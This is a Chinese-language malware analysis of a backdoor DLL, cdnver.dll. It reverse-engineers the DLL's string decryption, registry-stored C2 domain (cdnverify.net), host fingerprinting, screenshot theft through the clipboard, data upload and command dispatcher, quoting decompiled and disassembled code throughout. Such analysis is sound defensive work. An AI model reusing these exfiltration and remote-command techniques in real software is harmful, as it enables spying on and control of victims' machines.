
## 第二步

接下来分析 cdnver.dll 文件

样本 hash：5BB9F53636EFAFDD30023D44BE1BE55BF7C7B7D5

## 查壳

无壳



## 导入表

多个 dll 调用，其中包括加密、GDI 图形界面操作、网络操作、命令执行、注册表操作等库文件


DLL 名称	OriginalFi...	时间日期...	Forwarde...	名称
CRYPT32.dll	00007904	00000000	00000000	0000...
gdiplus.dll	00007A44	00000000	00000000	0000...
IPHLPAPI.DLL	00007910	00000000	00000000	0000...
WININET.dll	00007A08	00000000	00000000	0000...
WS2_32.dll	00007A30	00000000	00000000	0000...
KERNEL32.dll	00007918	00000000	00000000	0000...
USER32.dll	000079BC	00000000	00000000	0000...
ADVAPI32.dll	000078BC	00000000	00000000	0000...

Thunk...	Thunk...	Thunk 值	提示/序号	API 名称
00007018	00006218	00007A88	007D	CryptBinaryToStringA
0000701C	0000621C	00007A70	00E2	CryptStringToBinaryA


## 逆向分析

此 DLL 中的字符串都被加密, 其中的加密函数为 sub\_10002F3F, 我们改名为 My\_Decode\_1; 另外, 代码会创建一个核心对象贯穿整个恶意代码的运行流程, 其中会在对象中保存核心数据, 其中包括, C2, 注册表信息, C2 命令的标志位等。整个 DLL 的核心功能主要是进行网络连接、本地驻留、屏幕截图、信息上传、命令执行等。

1. 先看 DllEntryPoint, 没什么特别的代码:



2. 在前面分析 dropper 时, 恶意程序会调用此 dll 中的 1 号输出函数, 因此我们先看 1 号输出函数



- 1) 该函数首先创建一个线程, 线程的代码地址为 sub\_xxx2CA0

```
0006BD6 push    edi
0006BD7 xor     ebx, ebx
0006BD9 push    ebx          ; lpThreadId
0006BDA push    ebx          ; dwCreationFlags
0006BDB push    ebx          ; lpParameter
0006BDC push    offset sub_10002CA0 ; lpStartAddress
0006BE1 push    ebx          ; dwStackSize
0006BE2 push    ebx          ; lpThreadAttributes
0006BE3 call    ds:CreateThread
0006BE9 mov     edi, eax
0006BEB jmp     short loc_10006C01
```


- 2) 跟入 sub\_xxx2CA0, 该函数首先调用 sub\_xxx2CFD 尝试创建互斥量

```


10002D02 push    esi
10002D03 push    18h
10002D05 push    offset aDSq9MGpWkPg ; "D:\x1E\F\x10\x14]sQ\x1F\x049\x11\x1D\x1"...
10002D0A call     sub_10002F3F
10002D0F pop     ecx
10002D10 pop     ecx
10002D11 mov     esi, eax
10002D13 push    esi ; lpName
10002D14 push    1 ; bInitialOwner
10002D16 push    0 ; lpMutexAttributes
10002D18 call     ds:CreateMutexH
10002D1E mov     edi, eax

```

- 3) 如果创建失败，则退出程序；如果成功则继续往下执行，先调用 sub\_10003EC9 释放内存空间，调用 sub\_1000471D 进行字符操作，最后调用 sub\_10005AFE 执行核心代码：



- 4) 跟入 sub\_10005AFE，发现该函数很复杂，猜测应该是整个 dll 的核心功能部分



- 5) 下面对 sub\_10005AFE 进行详细分析，

## sub\_10005AFE

该函数首先调用 sub\_10005528，如果该函数执行不成功，则重复尝试睡眠后执行，直到此函数执行成功：

```

v1 = this;
v41 = this;
v2 = sub_10005528();
v3 = Sleep;
while ( v2 != 1 )
{
    Sleep(0x2710u);
    v2 = sub_10005528();
}

```

## sub\_10005528

- (1) 跟入 sub\_10005528，发现该函数主要进行网络连接初始化——Winsock 服务的初始化，然后使用 gethostname 和 gethostbyname 获取当前主机的 IP 地址：

```
u0 = 0;
sub_10003104(&WSAData, 0, 0x190u);
WSAStartup(0x202u, &WSAData);
u1 = (const char *)sub_10003F01(0x104u);
if ( !gethostname((char *)u1, 260) )
{
    u2 = gethostbyname(u1);
    if ( u2 )
    {
        u3 = u2->h_addr_list;
        u4 = 0;
        if ( *u3 )
```

sub\_10005528 成功执行后，紧接着会执行 sub\_10005416 函数，我们跟入 sub\_10005416

## sub\_10005416

主要进行网络初始化，进行注册表查询和 C2 解密。

- (1) 此函数首先调用 sub\_100045EC 读取本机逻辑磁盘序列号，

```
1 DWORD sub_100045EC()
2 {
3     DWORD VolumeSerialNumber; // [sp+0h] [bp-4h]@1
4
5     VolumeSerialNumber = 0;
6     GetVolumeInformationW(0, 0, 0, &VolumeSerialNumber, 0, 0, 0, 0);
7     return VolumeSerialNumber;
8 }
```

- (2) 然后调用 sub\_10004152 加载 DLL 执行指定函数

## sub\_10004152

```
2 {
3     LPVOID u0; // esi@1
4     SIZE_T u2; // [sp+4h] [bp-4h]@1
5
6     u2 = 0;
7     sub_100036A0(0, (int)&unk_1000735C, (int)&u2); // 检索当前的User-Agenet HTTP请求标头字符串
8     u0 = My_Heap_alloc_2(u2);
9     sub_100036A0(0, (int)u0, (int)&u2); // 检索当前的User-Agenet HTTP请求标头字符串
10    return u0;
11 }
```

## sub\_100036A0

加载 DLL 中的指定函数，检索当前的 User-Agenet HTTP 请求标头字符串

```

int __cdecl sub_100036A0(int a1, int a2, int a3)
{
    int v3; // ebx@1
    const CHAR *u4; // edi@1
    HMODULE v5; // esi@1
    const CHAR *u6; // eax@3
    FARPROC v7; // eax@3
    CHAR *lpMem; // [sp+Ch] [bp-4h]@3

    v3 = 0;
    u4 = sub10002F3F_My_Decode_1((int)"g2\x17\n(B\x11&N\a", 10); // 解密字符串 "Ur1mon.dll"
    v5 = GetModuleHandleA(u4);
    if ( v5 || (v5 = LoadLibraryA(u4)) != 0 )
    {
        u6 = sub10002F3F_My_Decode_1((int)"))"\x0F\x06.Bj1G\x19s'\x1E\t3K0K\x05U", 21); //
        // 解密字符串 "ObtainUserAgentString"
        lpMem = (CHAR *)u6;
        v7 = GetProcAddress(v5, u6);
        if ( v7 )
            // 执行ObtainUserAgentString
            // 检索当前的User-Agent HTTP请求标头字符串
        v3 = ((int (__stdcall *)(int, int, int))v7)(a1, a2, a3);
        My_Heap_free(lpMem);
    }
    My_Heap_free((LPUOID)u4);
}

```

## sub\_10005246

此函数的主要功能是打开注册表并获取指定的键值，同时解密出 C2 "cdnverify.net"

```

v1 = 0;
phkResult = 0;
v2 = sub10002F3F_My_Decode_1(
    (int)"a/\x1D\x130MM"&[#\t\b4CY6"<[.\x1F\b0_c\x01W\x190%\x15\x13\x11IM1K\x04\\\x1C2\t3IM,G\x1F\x12\x13\x1E\x15
    "0ZQ7a\t\x11\""L",
    67); // 解密字符串
// "Software\Microsoft\Windows\CurrentVersion\Internet Settings\Server
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, v2, 0, 1u, &phkResult) )
    RegOpenKeyExA(HKEY_CURRENT_USER, v2, 0, 1u, &phkResult);
My_Heap_free((LPUOID)v2);
v3 = sub10002F3F_My_Decode_1((int)"v/\x16\x06.B", 6); // 解密字符串"Domain"
cbData = 0;
if ( !RegQueryValueExA(phkResult, v3, 0, 0, 0, &cbData) ) // 搜索注册表Domain, 并且将其值的大小保存在 &cbData 变量中
{
    v4 = (BYTE *)My_Heap_alloc_2(cbData); // 为注册表值分配指定大小的内存
    RegQueryValueExA(phkResult, v3, 0, 0, v4, &cbData); // 读取注册表中的值并保存到 v4变量
    v5 = My_Heap_alloc_2(8u);
    *u5 = sub10002F3F_My_Decode_1(
        (int)L"■&神喻浑■\x14銑■晦扭■冀欢晦扭■冀欢晦扭■冀欢晦扭■LC■敲-■脑■冀欢晦扭■冀欢晦扭■冀欢晦扭■冀欢晦扭■
        44); // 解密字符串"cdnverify.net"
    pcbBinary = 0;
    v6 = sub10002D4B_My_base64_encode((LPCSTR)v4, cbData, &pcbBinary); // base64加密读取的注册表值v4

    My_Heap_free(v4);
    v7 = My_Heap_alloc_2(pcbBinary + 1);
    v1 = v5;
    v5[1] = v7;
    My_Oper_2((int)v7, v6, pcbBinary); // 字符串"cdnverify.net"的下一个位置保存base64加密后的数据本地注册表键值数据
    My_Heap_free(v6);
    *a1 = 2;
}
My_Heap_free((LPUOID)v3);
RegCloseKey(phkResult);
return v1; // 返回字符串"cdnverify.net"

```

## sub\_1000586A

尝试进行 http 连接；创建线程，发起网络连接，同时创建共享的文件数据句柄，并且通过读取内存地址对其中指定位置的数据进行修改。

## sub\_10005A03

尝试进行 http 连接（检查网络环境）



```

int __thiscall sub_10005A03(void *this, LPU0ID lpOptional)
{
    signed int v2; // esi@1
    int v3; // edi@1
    int v5; // [sp+8h] [bp-Ch]@1
    int v6; // [sp+Ch] [bp-8h]@1
    int v7; // [sp+10h] [bp-4h]@1

    v2 = 0;
    v5 = 0;
    v6 = 0;
    v7 = 0;
    v3 = sub10004830_My_send_http(this, (int)&v5, lpOptional); // 发送http请求, 内容为lpOptional
    sub10004810_My_Internet_handle_close((int)&v5);
    if ( v3 == 200 || v3 == 404 )
    {
        v2 = 1;
        return v2;
    }
}

```

## sub\_10004830

发送 http 请求, 检查网络环境

```

v3 = this;
v4 = 0;
v14 = this;
v5 = (const CHAR *)My_Oper_12((int)this);
v6 = 0;
if ( v5 )
    v6 = 3;
v13 = InternetOpenA( *((LPCSTR *)v3 + 1), v6, v5, 0, 0 );
hConnect = InternetConnectA(v13, *((LPCSTR *)v3 + 2), 0x1BBu, 0, 0, 3u, 0, 0 );
v7 = sub10004E51_My_str_concat((int *)v3);
v8 = sub10002F3F_My_Decode_1((int)"b\x0F(3\x1A:d\0B\x1Ba%&GEX=", 4); // POST
hInternet = HttpOpenRequestA(hConnect, v8, v7, 0, 0, 0, 0x800000u, 0);
dwBufferLength = 4;
InternetQueryOptionA(hInternet, 0x1Fu, &Buffer, &dwBufferLength);
Buffer[0] = 0x3180u;
InternetSetOptionA(hInternet, 0x1Fu, &Buffer, 4u);
My_Heap_free((LPU0ID)v8);
My_Heap_free(v7);
v9 = sub10002B95_My_Get_str_len((int)lpOptional);
v10 = hInternet;
v11 = HttpSendRequestA(hInternet, 0, 0, lpOptional, v9);
v17 = 0;
if ( v11 )
    // 是否成功完成HTTP连接

```

```

10004852 push     edx                ; dwAccessType
10004853 push     dword ptr [esi+4]   ; lpszAgent; 字符串 "Mozilla/4.0 (compatible; MSIE 7.0; Windows
10004853                ; NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR ")
10004856 call     ds:InternetOpenA ; 初始化程序对WinINET函数的使用
1000485C push     ebx                ; dwContext
1000485D push     ebx                ; dwFlags
1000485E push     edi                ; dwService
1000485F push     ebx                ; lpszPassword
10004860 push     ebx                ; lpszUserName
10004861 push     1BBh           ; nServerPort
10004866 push     dword ptr [esi+8] ; lpszServerName; 字符串 "google.com"
10004869 mov     [ebp+var_1C], eax
1000486C push     eax                ; hInternet
1000486D call     ds:InternetConnectA ; 尝试连接访问google.com
10004873 mov     ecx, esi
10004875 mov     [ebp+hConnect], eax
10004878 call     My_str_concat      ; 解密得到字符串"/SzJ/dxLf/40/p.und.flatland.3dml/?A=b1/srGzhI81UzTcdD4=")
1000487D push     4                ; (ASCII " /tzCPds/IUhu7J/0cs5JXj.report/?2=qd2G3apjSbyTT1Gtylw=")
1000487F push     offset aB3DQbAGex ; "b\x0F(3\x1A:d\0B\x1Ba%&GEX="
10004884 mov     edi, eax
10004886 call     My_Decode_1       ; 解密得到字符串"POST"
1000488B pop     ecx

```

## sub\_10005A4B

修改对象的属性值, 创建线程, 发起网络连接, 同时创建共享的文件数据句柄, 通过读取内存地址对其中指定位置的数据进行修改

## sub\_10004E51

进行字符串解密与拼接,

```

10004E61 call    My_Heap_alloc_2
10004E66 push    0Ah
10004E68 push    (offset asc_10007390+4) ; "测试网络连接\n14秒后..."
10004E6D mov     [ebp+var_10], eax ; Uihk1Epz4U
10004E70 call    My_Decode_1 ; Uihk1Epz4U
10004E75 mov     ecx, [edi]
10004E77 add     esp, 0Ch
10004E7A mov     ebx, eax
10004E7C mov     [ebp+var_14], ebx
10004E7F push    5
10004E81 push    6
10004E83 call    My_object_oper_1 ; 字符串(ASCII "zr7z/f5wUse/")
10004E88 push    7
10004E8A push    1
10004E8C mov     [ebp+var_C], eax
10004E8F call    My_Oper_13
10004E94 pop     ecx
10004E95 pop     ecx
10004E96 mov     ecx, [edi]
10004E98 push    eax
10004E99 call    My_Oper_5 ; 字符串(ASCII "x3mGgR")
10004E9E push    7

10004EFE push    [ebp+var_C]
10004F01 push    esi ; LPCSTR
10004F02 push    [ebp+var_10] ; LPSTR
10004F05 call    ds:wsprintfA ; 进行字符串拼接
10004F05 ; (ASCII "/zr7z/f5wUse/x3mGgR.vnd.radisys.msml-basic-layout/?As=zHtSU8/FnTL26VUjrvo=")
10004F0B push    esi ; lpMem

10004E9B call    My_Oper_5 ; 字符串 "As"
10004EC0 push    0 ; lpMem
10004EC2 push    ebx ; 输入字符串 Uihk1Epz4U
10004EC3 mov     [ebp+lpMem], eax
10004EC6 call    My_Get_str_len ; 返回长度10
10004EC8 pop     ecx
10004ECC push    eax ; int
10004ECD push    ebx ; int
10004ECE call    My_Oper_4 ; (ASCII "zHtSU8/FnTL26VUjrvo=")
10004ED3 imul    ecx, esi, 1Eh
10004ED6 mov     ebx, eax
10004ED8 push    1Eh
10004EDA add     ecx, (offset asc_10007390+68h) ; "测试网络连接\n14秒后..."
10004EDB push    ecx
10004EE1 call    My_Decode_1 ; (ASCII ".vnd.radisys.msml-basic-layout")
10004EE6 push    0Eh
10004EE8 push    (offset aU+4) ; "测试网络连接\n14秒后..."
10004EED mov     edi, eax ; /%s%s/%s=%s
10004EEF call    My_Decode_1 ; /%s%s/%s=%s
10004EF4 push    ebx
10004EF6 push    [ebp+lpMem]

```

sub\_10001E0C

创建线程，发起网络连接，同时创建共享的文件数据句柄，通过读取内存地址对其中的数据  
进行修改

```

u4 = (void *)My_Oper_6((int)&u8);
if ( u4 )
{
    u12 = 0;
    sub10001399_My_oper_and_create_thread(u4, (int)&u12);
    if ( u12 )
    {
        hHandle = sub10001555_My_create_thread(u4, u12, (LPTHREAD_START_ROUTINE)sub10001F0E_My_Internet_request, 0, 0)
        // 尝试进行HTTP访问，并将结果写入“SNFIRNW”内存映射的指定位置中
        if ( !hHandle )
            goto LABEL_19;
        u5 = 0;
        hObject = 0;
        do
        {
            if ( u3 == 600 )
                break;
            Sleep(0xC8u);
            ++u3;
            sub100010D6_My_open_file_map("SNFIRNW", (int)&hObject);

            while ( !hObject );
            if ( u5 )
            {
                if ( sub10002035_My_write_file_map_5(u5, a1) )// 操作共享内存
                {
                    sub10001000_My_write_file_map_6(hObject, (int)&u9, (int)&u11);// 操作共享内存
                    u2 = u11;
                }
                sub10001000(hObject); // 关闭共享文件数据句柄
            }
            u6 = WaitForSingleObject(hHandle, 0x1D4C0u);
            CloseHandle(hHandle);
            if ( !u6 )
            {
                LABEL_19:
                sub1000131E_My_GetExitCodeProcess(u4, u12);// 获取进程的返回代码
            }
            My_Oper_11((int)u4);
            u3 = u9;

```

sub\_10001555

创建线程，线程起始地址为 sub\_10001F0E

sub\_10001F0E

线程地址，尝试进行 HTTP 访问，并将结果写入“SNFIRNW”内存映射的指定位置中

```

hObject = 0;
if ( sub1000100E_My_create_file_map("SNFIRW", (int)&hObject) && hObject )
{
    qmemcpy(&lpszAgent, sub_10001B87(&Mem, hObject), 0x20u);
    v1 = InternetOpenA(lpszAgent, dwAccessType, lpszProxy, 0, 0);
    v2 = InternetConnectA(v1, lpszServerName, 0x18Bu, 0, 0, 3u, 0, 0);
    v3 = HttpOpenRequestA(v2, lpszVerb, lpszObjectName, 0, 0, 0, 0x8000000u, 0);
    sub_10001C7D(v3);
    v4 = sub10002B95_My_Get_str_len((int)lpOptional);
    if ( HttpSendRequestA(v3, 0, 0, lpOptional, v4) )
    {
        Buffer = 0;
        dwBufferLength = 4;
        HttpQueryInfoA(v3, 0x20000013u, &Buffer, &dwBufferLength, 0); // 尝试进行HTTP请求
        LOBYTE(var1) = 52;
        if ( Buffer == 200 || Buffer == 404 ) // 判断请求返回的代码200还是404
            LOBYTE(var1) = 50;
        sub10001DD8_My_write_file_map_2(hObject, (int)&var1, 1); // 在指定内存中记录HTTP的请求结果
    }
    InternetCloseHandle(v3);
    InternetCloseHandle(v2);
    InternetCloseHandle(v1);
    sub_100015CD((int)&lpszAgent);
}

```

## sub\_10004946

检查系统环境是否为调试环境，获取主机 IP，遍历进程，访问注册表，进行 GDI 操作获取屏幕截图，然后将收集的信息进行组合，然后将数据这些收集的信息进行加密，准备发送到 C2 服务器。

```

v1 = this;
v43 = this;
v56 = sub10004383_My_Sys_version_check(); // 系统版本检测
v55 = sub10004126_My_Runing_env_check(); // 检测是否在WOW64虚拟环境下运行。
v36 = sub100044CA_My_traverse_process(); // 遍历进程
v33 = sub10002B95_My_Get_str_len((int)v36);
v2 = sub1000418B_My_Get_Ip_check(); // 获取主机的网卡设备中的本地连接名称
v37 = v2;
v3 = sub10002B95_My_Get_str_len((int)v2);
v4 = v3;
v34 = v3;
v38 = sub10004571_My_Reg_query(); // 访问注册表 SYSTEM\CurrentControlSet\Services\Disk\Enum
// 获取磁盘信息——可以通过此值来判断是否为沙箱或者虚拟机

v44 = sub10002B95_My_Get_str_len((int)v38);
v5 = My_Oper_12((int)v1);
v32 = (_BYTE *)v5;
v6 = sub10002B95_My_Get_str_len(v5);
v39 = sub10002F3F_My_Decode_1((int)"U\b\zf", 5); // disk=
v45 = sub10002B95_My_Get_str_len((int)v39);
v40 = sub10002F3F_My_Decode_1((int)"P5\x12v#\x11", 6); // build=
v51 = sub10002B95_My_Get_str_len((int)v40);
v41 = sub10002F3F_My_Decode_1((int)"x028BUw\x18Yr\x12[" , 10); // 0x9104f000
v50 = sub10002B95_My_Get_str_len((int)v41);
v42 = sub10002F3F_My_Decode_1((int)"[\x11\x02$X", 6); // inject
v49 = sub10002B95_My_Get_str_len((int)v42);
v8 = 0;
v46 = 0;
cbBinary = 0;
v9 = (BYTE *)sub_1000460D(&cbBinary); // GDI操作，读取剪切板的屏幕截图，stream数据流格式
v10 = v9;

v15 = My_Heap_alloc_2(v4 + v44 + v7 + v45 + v51 + v50 + v49 + v11 + v8 + v33 + 7);
My_Oper_2((int)v15, &v56, 1); // 将收集的信息进行拼接，然后进行加密，准备发送到C2
My_Oper_2((int)(v15 + 1), &v55, 1);
My_Oper_2((int)(v15 + 2), v36, v33);
v16 = v33 + 2;
if ( v37 && v4 > 0 )
{
    My_Oper_2((int)&v15[v16], v37, v4);
    v16 += v4;
}
My_Oper_2((int)&v15[v16], v39, v45);
v17 = v45 + v16;
My_Oper_2((int)&v15[v17], v38, v44);
v18 = v44 + v17;
v19 = lstrlenA(L"\n");
My_Oper_2((int)&v15[v18], L"\n", v19);
v20 = lstrlenA(L"\n") + v18;
My_Oper_2((int)&v15[v20], v40, v51);
v21 = v51 + v20;
My_Oper_2((int)&v15[v21], v41, v50);

```

## sub\_1000460D

GDI 操作, 读取剪切板的屏幕截图, stream 数据流格式

```
v1 = 0;
sub100037EA_My_LoadDLL_exe_func_1(0x2C, 0x45, 1, 0); // 加载d11执行函数, keybd_event函数模拟键盘进行按键 (0x2C)
// 进行屏幕截屏操作
//

Sleep(0x3E8u);
sub100037EA_My_LoadDLL_exe_func_1(0x2C, 0x45, 3, 0); // 进行屏幕截屏操作
//

sub10003716_My_LoadDLL_exe_func_2(0); // 执行OpenClipboard函数, 打开剪切板
v2 = sub100033DC_My_LoadDLL_exe_func_3(2); // 执行GetClipboardData函数, 获取剪切板的屏幕截屏图片
sub10003207_My_LoadDLL_exe_func_4(); // 执行CloseClipboard函数, 关闭剪切板

if ( v2 )
{
    v9 = 1;
    v10 = 0;
    v11 = 0;
    v12 = 0;
    GdiplusStartup((int)&v14, (int)&v9, 0); // Gdi界面初始化
    if ( sub_10003FDF((int)L"image/jpeg", (int)&v8) ) // 获取可用图像编码器的数据。
    {
        v4 = sub_10003FBE(v2, 0); // 创建Bitmap
        v15 = 0;
        if ( !sub100032FF_My_LoadDLL_exe_func_5(0, 1, (int)&v15) ) // 执行CreateStreamOnHGlobal函数, 创建流对象
        {
            v5 = GdiplusSaveImageToStream((DWORD)(v4 + 4), v15, (int)&v8, 0); // 将图像保存到流中
            if ( v5 )
            {
                *(DWORD*)(v4 + 8) = v5;
                sub100035AE_My_LoadDLL_exe_func_6(v15, (int)&v13); // 执行IStream_Size函数, 获取stream的大小保存到v13
                v6 = v13;
                v7 = v15;
                *a1 = v13;
                sub1000353E_My_LoadDLL_exe_func_7(v7); // 执行IStream_Reset函数
                v1 = My_Heap_alloc_2(v6);
                sub100034C8_My_LoadDLL_exe_func_8(v15, (int)v1, v6); // 执行IStream_Read函数, 读取stream的数据, 保存到v1
            }
        }
    }
}
```

## Sub\_10005920

修改注册表, 将 C2: "cdnverify.net"写入注册表中, 此函数传入的对象属性 v1+2 (对象地址 +08H) 保存的即是 C2

```
v1 = sub10002F3F_My_Decode_1(
    (int)"a/\x1D\x130MM"~&[#\t\b4CY6"<[.\x1F\b0_c\x01W\x190%\x15\x13\x11IM1K\x04\\\x1C2\t3IM,G\x1F\x12\x13\x1E\x13
    "Q%Q7a%\t\x11"~L",
    67); // Software\Microsoft\Windows\CurrentVersion\Internet Settings\Servers
phkResult = 0;
lpMem = (CHAR *)v1;
if ( RegCreateKeyExA(HKEY_LOCAL_MACHINE, v1, 0, 0, 0, 2u, 0, &phkResult, 0) )
    RegCreateKeyExA(HKEY_CURRENT_USER, v1, 0, 0, 0, 2u, 0, &phkResult, 0);
v2 = sub10002F3F_My_Decode_1((int)"u/\x16\x06.B", 6); // Domain
v3 = strlenA(lpString);
v4 = sub10002D8F_My_base64_encode_2((BYTE *)lpString, v3);
v5 = (const BYTE *)v4;
v6 = strlenA(v4);
RegSetValueExA(phkResult, v2, 0, 1u, v5, v6);
My_Heap_free((LPVOID)v5);
My_Heap_free((LPVOID)v2);
RegCloseKey(phkResult);
return My_Heap_free(lpMem);
```

## Sub\_10005012

尝试创建进程连接 C2 并且进行命令数据接收

## sub10004F4D

进行网络连接并且进行数据读取

## sub1000602C

从网络连接中读取数据，修改指定内存中的标志位

```
v1 = this;
v28 = 0;
lpString2 = sub10002F3F_My_Decode_1((int)"i&\x12\u\"q", 6); // 字符串[file]
v2 = sub10002F3F_My_Decode_1((int)"w8\x1E\x04XZ", 7); // 字符串Execute
v3 = v2;
v27 = v2;
v19 = sub10002F3F_My_Decode_1((int)"v%\x17\x023I", 6); // 字符串Delete
v20 = sub10002F3F_My_Decode_1((int)"`/\x1A\x03\uE]", 7); // 字符串LoadLib
v21 = sub10002F3F_My_Decode_1((int)"%\x1A\x03\x01ES'io\x1D\x0E+Ib", 8); // 字符串ReadFile
v22 = sub10002F3F_My_Decode_1((int)"io\x1D\x0E+Ib", 7); // 字符串[/File]
v23 = sub10002F3F_My_Decode_1((int)"i3\x1E\x133EQ%Q6", 10); // 字符串[settings]
v24 = sub10002F3F_My_Decode_1((int)"io\b\x023XU,E\x18o", 11); // 字符串[/settings]
v25 = sub10002F3F_My_Decode_1((int)"i3\x13\x02+@b", 7); // 字符串[shell]
v4 = sub10002F3F_My_Decode_1((int)"io\b\x0F\"@S\x1F\x17$[Jg\tS7%s - %lu", 8); // 字符串[/shell]
v5 = v1[5];
v26 = v4;
if ( v5 < v1[4] )

/
if ( !strcmpA((LPCSTR)v1[3], v3) ) // 字符串Execute
{
    sub_10003CA4(*v1);
    goto LABEL_39;
}
if ( !strcmpA((LPCSTR)v1[3], v19) ) // 字符串Delete
{
    sub_10003D40(*v1);
    goto LABEL_39;
}
if ( !strcmpA((LPCSTR)v1[3], v20) ) // 字符串LoadLib
{
    sub_10003CC7(*v1);
    goto LABEL_39;
}
if ( !strcmpA((LPCSTR)v1[3], v21) ) // ReadFile
{
    sub_10003D3B(*v1);
    goto LABEL_39;
}
if ( !strcmpA((LPCSTR)v1[3], v22) ) // [/file]
    goto LABEL_45;
if ( !strcmpA((LPCSTR)v1[3], v23) ) // [settings]
```

## Sub\_100062CD

自我复制与自我删除

## Sub\_100038DB

```
if ( lpBuffer && nNumberOfBytesToWrite )
{
    SetLastError(0);
    u4 = CreateDirectoryW(*(LPCWSTR *)u3 + 3), 0);
    u5 = GetLastError();
    u6 = u5;
    if ( !u4 && u5 != 183 )
        return u6;
    u7 = (const WCHAR *)My_Heap_alloc_2(0x802u);
    u21 = '%';
    u8 = *((_DWORD *)u3 + 1);
    u23 = 92;
    u9 = *((_DWORD *)u3 + 3);
    u26 = 0;
    lpLibFileName = u7;
    u22 = 's';
    u24 = '%';
    u25 = 's';
    u27 = wprintfW((LPCWSTR)u7, &u21, u9, u8); // 字符串拼接
    SetLastError(0);
    hFile = CreateFileW(u7, 0x40000000u, 0, 0, 2u, 2u, 0); // 创建文件
    u6 = GetLastError();
    if ( hFile == (HANDLE)-1
        || (SetLastError(0),

        NumberOfBytesWritten = 0,
        u10 = WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0),
        u6 = GetLastError(),
        CloseHandle(hFile),
        !u10) )
    {
        LABEL_20:
        My_Heap_free((LPUOID)lpLibFileName);
        return u6;
    }
    sub_10003104(&u18, 0, 0x40u);
    u17 = 'D';
    u11 = *((_BYTE *)u3 + 16) == 0; // 判断 'Execute' 的标志位
    u19 = 1;
    u20 = 0i64;
    if ( u11 )
    {
        if ( *((_DWORD *)u3 + 2) )
        {
            u12 = (WCHAR *)My_Heap_alloc_2(0x802u);
            lpBuffera = sub_10002F3F_My_Decode_1((int)"05\x15\x03+0\fp\f\x0EJ%", 12); // rundll32.exe
            nNumberOfBytesToWritea = sub_10002DD6(lpBuffera);
            wprintfW(u12, (LPCWSTR)"%", nNumberOfBytesToWritea, lpLibFileName, *((_DWORD *)u3 + 2));
            u6 = 0;
            sub_10003786_My_LoadDLL_exe_func_10(0); // SetLastError函数
            if ( !sub_10003274_My_LoadDLL_exe_func_11(0, (int)u12, 0, 0, 0, 0, 0, (int)&u17, (int)&u20) ) // CreateProcess@
            {
                u6 = GetLastError();
                My_Heap_free(nNumberOfBytesToWritea);
                My_Heap_free((LPUOID)lpBuffera);
                My_Heap_free(u12);
                goto LABEL_18;
            }
        }
        if ( !*((_BYTE *)u3 + 18) ) // 命令LoadLib的标志位
        {
            LABEL_18:
            if ( *((_BYTE *)u3 + 17) ) // // 命令Delete的标志位
            {
                u14 = 2 * u27;
                u15 = My_Heap_alloc_2(2 * u27 + 18);
                My_Oper_2((int)u15, &u20, 16);
